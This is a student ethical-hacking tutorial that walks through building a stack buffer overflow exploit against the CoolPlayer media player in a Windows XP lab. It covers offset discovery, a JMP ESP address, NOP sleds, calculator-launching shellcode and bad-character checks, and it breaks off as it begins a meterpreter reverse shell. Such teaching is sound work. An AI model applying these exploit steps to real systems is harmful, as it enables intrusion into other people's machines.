Exploit Exploration

A tutorial to illustrate a buffer overflow vulnerability

Kieran cameron

CMP320: Ethical Hacking 3

Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

.

Contents

.

.

1 INTRODUCTION

1.1 AIMS

The aim of this tutorial is for the reader to have a good understanding of the following concepts

- the underlying mechanisms of how stacks and memory is used on a system
- what buffer overflows are and how they occur.
- developing an exploit under windows XP with No DEP
- developing an exploit under windows XP with DEP enabled

1.2 TOOLS USED

- **Kali linux Virtual machine -** Kali vm is required as a few tools cannot be found on windows such as metasploit and netcat
- **Windows XP SP3 virtual machine -** This is the machine where the vulnerable application is found.
- **Immunity Debugger -** the primary debugger used in this guide and is used to examine assembly code within the program.
- **Coolplayer -** A vulnerable media player used for the purpose of developing and testing exploits.
- **Metaploit -** Tool used to generate payloads and create reverse shell shellcode.
- **Mona script -** Python Script used to automate certain exploitation methods

1.3 BASICS OF BUFFER OVERFLOWS

Buffers are a form of memory storage that temporarily hold onto data while it is in the process of being transferred from one location to another. The primary purpose of a buffer is to hold data right before it is used. A buffer overflow occurs when the amount of data stored exceeds the storage limit of the memory buffer. This causes the adverse effect of any program attempting to write data to the buffer will overwrite adjacent memory locations in the buffer.



Figure 1 – illustration of buffer overflows

1.4 MEMORY

To truly understand how buffer overflows work we must first have a good understanding of what occurs in memory when a program is executed. When a program is run by the systems OS, the executable will be contained in memory which is segmented in a specific way so that the program runs efficiently. The system OS will then call the main method as a function which effectively beings the program.



Figure 2 – Diagram of Memory

- **Kernel**
- At the top of memory there is the kernel that holds the parameters that are passed to the enviroment and program variables.

- **Text**
- There is then the bottom of the memory which contains text, this section holds the code itself and is read-only.

- **Data and bss**
- We then have Data which are also read-only and contains initilzed variables while bss contains uninitialsied variables.

- **Heap**
- The heap is a large area of memory where larger objects are allocated and stored such as images and videos. The section of memory is not managed by the OS but by the application itself. The Heap changes size as the program is being affected by the user. The heap utilizes pointers which makes it slower than the stack.

- **Stack**
- The stack lies just below the kernel and holds local variables for each function. It follows a last-in, First-out structure (LIFO) When a function is called, it is pushed to the end of the stack and when it is removed it is popped off the stack. Unlike the heap, the stack is a fixed size and is also much smaller.

- **Unallocated Space**
- The Free memory sits between the stack and the heap and is the section of memory where the overflow occurs.

1.5 THE REGISTERS AND POINTERS

Now that we know the basics of how memory works. an important step before trying to understand buffer overflows is to first understand how the registers and pointers function within the stack. There are a few important Registers to know.

1.5.1 General purpose Registers

There are a total of 8 general purpose registers

- **EAX** – Used in arithmetic operations
- **ECX** – Counter for string, loop, and rotate operations
- **EDX** – I/O pointer
- **EBX** – Pointer to data in the DS segment
- **ESP** - Stack pointer, pointer to the top of the stack
- **EBP** - Base pointer to data on the stack
- **ESI** – general purpose
- **EDI** – destination pointer

1.5.2 Instruction pointer

Instruction pointer is probably the most notable when it comes to buffer overflows as it is utilized whenever an exploit is carried out. The EIP must always contain the address where the shellcode is stored.

- **EIP** – Points towards the next instruction

1.5.3 Flags register

The flags register is the status registers that holds the state if the CPU. Condition codes are assigned when instructions on the CPU are executed. These are known as flags.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The procedure of this tutorial will take you through the various steps and methodology of how to find that flaws exist within a program and the steps on how to develop an exploit under NO DEP to take advantage of these flaws. There will then be an analysis of the amount of space for shellcode and any character filtering that occurs.

Once this is done, you will then learn how to execute more complex payloads such as reverse shells that an attacker would most likely use in a real-life scenario. We will then go on to illustrate the concept of egg-hunter shellcode and its significance to buffer overflows.

Having known how to do the following steps under No DEP on the windows XP virtual machine. You will then learn how to use ROP chains to execute shellcode under DEP enabled.

2.2 PROOF OF FLAW

2.2.1 Exploring the program

Firstly, we must analyze the application to see how it works. Upon initial analysis we can see that it is a media player that allows the user to open mp3 files, import songs and upload playlists. It also lets the user import custom skins to customize how the application appears. It also includes a frequency equalizer.

Figure 3 – Coolplayer Media Player

From the initial analysis of the application, we can see that there a few entry points which could be fuzzed to provide proof of a flaw existing. These include the ability to open mp3's, skins and playlists. For the purpose of this tutorial, we will only be using one entry point which will be the ability to upload skins.

2.2.2 Proof of vulnerability

The first step is to upload the media player to immunity debugger. This will allow you to monitor the stack and memory registers. To be able to crash the program a .ini file was used (this is the accepted file type for skins). This was automated using a python script see appendix A. The purpose of the ini file is to crash the program with an overload of the character A. after testing for a while it was found that 5000 characters were enough to crash the program.

Upon creating the ini file proceed to load it into the media player as follows.



Figure 4 – Loading ini file



Figure 5 – Crash report

As we can see from figure 6 The instruction pointer (EIP) and a large section of the stack were overwritten with the character A. this proves the fact that the vulnerability exists.



Figure 6 – Buffer overflow

2.3 Distance from stack to EIP

The next step in this tutorial is to calculate the distance from the stack to the instruction pointer. For this you will need to create a pattern this can be done using a tool called pattern_create. This creates a string with unique character sections. The command should be entered within the kali virtual machine and is as follows; “/usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 5000”

It should be noted that this tool is included in Metasploit. See appendix B for the generated string

Once this has been done, we will now take the python script created earlier in the tutorial (see appendix A) and substitute the A’s with the newly generated string. See appendix C. After this is done go ahead and create the new ini file and follow the same procedure as before when uploading the skin file. The program should crash, and you should have gotten a memory access violation.



Figure 7 – Pattern written to stack

As we can see from immunity debugger The ASCII code has been written to the register and the EIP value has changed. This EPI value is important for the next step, so make sure to take note of it.

To calculate the distance to the EIP we must use the pattern_offset tool. This can be found on the Metasploit framework in the same directory as the pattern_create tool. The tool takes the EIP value and outputs the offset.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -
-query 71413171 5000
[*] Exact match at offset 484
```

Figure 7 – Pattern_offset Value

We can see from the terminal output that the distance to the EIP was 484.

2.4 SHELLCODE

2.4.1 Finding shellcode space

Having found the distance from the stack to the EIP we can now Exploit the overflow vulnerability by inserting shellcode to the top of the stack. To do this you will need to create a new altered version of the previous script done in either Perl or Python. In this case python was used, see appendix D. this script will find the amount of space there is for shellcode on the stack. In this case the offset values are “A”, the validation letters for the EIP are “B”, and the shellcode will be “C”, “D” and “E”.



Figure 7 – Characters written to stack

We can see the 4 “B” characters have been written to the EIP and the offset values and junk characters have been written to the stack. This requires some trial and error. You will have to change the value of the junk characters gradually increasing it until values become overwritten. It was found that there is more than enough space for our exploits.

2.5 PROOF OF CONCEPT

With all the prior information gathered we can now move onto proving that the vulnerability exists and force the program to open another program on the machine. For this example, we will be using the simple built-in windows calculator.

Firstly, to run the calculator, you will have to ensure the ESP is at the very top of the stack so that the shellcode can be executed properly. From the previous section we saw that you could overwrite the EIP with 4 “B”s showing that you can edit the EIP successfully. As such you can now replace the EIP register with a specific address that will execute our shellcode. The address you will be using is called “JMP ESP” this will tell the instruction pointer to run the contents of ESP which contains the shellcode.

To continue with the exploit, we first require an DLL that has an JMP ESP instruction. Through immunity debugger we can view all the DLL's used by the application

Base	Size	Entry	Name	File version	Path
00350000	00009000	00351782	Normaliz	6.0.5441.0 (win	C:\WINDOWS\system32\Normaliz.dll
00400000	0009A000	00451CC8	1900829		C:\Documents and Settings\Administ
1A400000	00132000	1A401C31	urlmon	8.00.6001.18702	C:\WINDOWS\system32\urlmon.dll
5AD70000	00038000	5AD71626	UxTheme	6.00.2900.5512	C:\WINDOWS\system32\UxTheme.dll
5CB70000	00026000	5CB78E55	ShimEng	5.1.2600.5512 (	C:\WINDOWS\system32\ShimEng.dll
5DCA0000	001E8000	5DDB7A45	iertutil	8.00.6001.18702	C:\WINDOWS\system32\iertutil.dll
63000000	000E6000	6300172C	WININET	8.00.6001.18702	C:\WINDOWS\system32\WININET.dll
6F880000	001CA000	6F8A606E	AcGenral	5.1.2600.5512 (	C:\WINDOWS\AppPatch\AcGenral.DLL
73F10000	0005C000	73F11788	DSOUND	5.3.2600.5512 (	C:\WINDOWS\system32\DSOUND.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (	C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1619	comdlg32	6.00.2900.5512	C:\WINDOWS\system32\comdlg32.dll
769C0000	000B4000	769C15E4	USERENV	5.1.2600.5512 (	C:\WINDOWS\system32\USERENV.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.5512 (	C:\WINDOWS\system32\WINMM.dll
77120000	0008B000	77121560	OLEAUT32	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp.08041	C:\WINDOWS\WinSxS\X86_Microsoft.Wi
774E0000	0013D000	774FD0B9	ole32	5.1.2600.5512 (	C:\WINDOWS\system32\ole32.dll
77BE0000	00015000	77BE1292	MSACM32	5.1.2600.5512 (	C:\WINDOWS\system32\MSACM32.dll
77C00000	00008000	77C01135	VERSION	5.1.2600.5512 (	C:\WINDOWS\system32\VERSION.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5512 (	C:\WINDOWS\system32\msvcrt.dll
77DD0000	0009B000	77DD70FB	ADVAPI32	5.1.2600.5512 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5512 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5512 (	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F651FB	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512 (	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B63E	kernel32	5.1.2600.5512 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512 (	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00817000	7C9E74D6	SHELL32	6.00.2900.5512	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (	C:\WINDOWS\system32\USER32.dll

Figure 8 – DLL's loaded by application

For this tutorial, we will be using "kernel32.dll" this is a very common primary function DLL used by windows. We will now use a tool called "findjmp" to find all the "JMP ESP" commands and the memory address's where they are located. See figure 9 for the command used.

```
C:\Documents and Settings\Administrator\Desktop>findjmp.exe kernel32 esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 9 – JMP ESP commands

We can see that the "JMP ESP" is located at the address off "0x7C86467B" this is what will be inserted into the EIP. We will then have to create a new python script. Take the previous script used for shellcode and replace the EIP variable with the memory location of JMP ESP. this will store the JMP ESP within the register. See as follows

```
EIP = pack('v', 0x7C86467B)
```

Next, we will need to add something called a nop slide. This is used to ensure the shellcode is not overwritten by calls when executed. The way NOP's work is if any calls occur the NOPs are overwritten as opposed to the shellcode. To implement this into your new script add a new NOP variable as follows.

```
my $nops = "\x90" x 4;
```

With all this done we can finally add our shellcode to the script. You can use a search engine to find suitable shellcode for our purpose of opening calculator.exe. after browsing google a 16-byte shellcode was found for windows XP SP3 which fits within our space for shellcode. See references for the link to the website. Now simply add the shellcode variable to your script with the value of the shellcode.

Note due to python 2's lack of the struct function. We will now convert this to perl for use in the windows XP environment. See appendix E for the finished script. Now run the finished script to generate our exploit file. Upload it as a skin to the media player and a CMD terminal along with our calculator should appear.



Figure 10 – Opening calculator

2.6 CHARACTER FILTERING

Programs vary in the ways they handle input. Sometimes there will be an automatic system in place which makes the input become lower or uppercase for example. Programs commonly use this to filter characters for security reasons. If this such program utilizes character filtering, then it is entirely possible that our shellcode would fail. This makes it very important to check for character filtering before going ahead.

Before moving forward, you will have to download a python script called mona.py. this can be found on a git hub repository (see references). Mona is useful for several things concerning Exploit development in general, but we will be using It to find any bad characters within our program.

Go ahead and drop mona.py into the “Pycommands” folder within immunity debugger (ensure your python is at least version 2.7.14).



Figure 11 – Mona.py path

Now with mona.py installed we can issue our first command. Enter “!mona byte array” and this will generate us a hexadecimal byte array which we will use as mock shellcode. See appendix F for the script.

```
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile bytearray.txt
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


Done, wrote 256 bytes to file bytearray.txt
Binary output saved in bytearray.bin
```

Figure 12 – Byte array

Once this byte array is generated. You can go ahead and load the script into immunity debugger and run the application. Once this Is done use mona.py to compare the shellcode with our byte array to find any bad characters. The command is as follows.

```
!mona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a 0012BEA4
```

```
    ------------------------------------------------
    | Comparison results:                          |
    ------------------------------------------------
 0  |00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f| File
    |7b 46 86 7c 90 90 90 90 00 d3 12 00 ac f2 13 00| Memory
10  |10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
20  |20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
30  |30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
40  |40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
50  |50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
60  |60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
70  |70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
80  |80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
90  |90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
a0  |a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
b0  |b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
c0  |c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
d0  |d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
e0  |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
f0  |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
    |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| Memory
    ------------------------------------------------
```

Figure 13 – Character comparison

In the case of the author. Mona.py did not yield great results for bad characters. If mona.py does not return bad chars. Manual searching should be used instead

After some manual searching, the characters of 00 0a 0d 3c and 3d were found to be bad chars

2.7 Complex Payload

Now with the more basic example done. You should have a good understanding of how to go about developing simple buffer overflow exploits. We will now move onto utilizing a more complex payload which would be more likely in a real-life scenario.

In this case we shall be attempting to obtain a meterpreter TCP reverse shell using Metasploit to generate us our shellcode. We will be using our kali Virtual machine as our listening device. A reverse shell works by making the target machine connect back to the attacker's device.

Ensure that both the attacker and XP machine are on the same subnets and can communicate with each other. See appendix G. For the purpose of this guide, we will be using Metasploit to generate our shellcode for the reverse tcp shell. Mfsgui in windows can also be used instead.

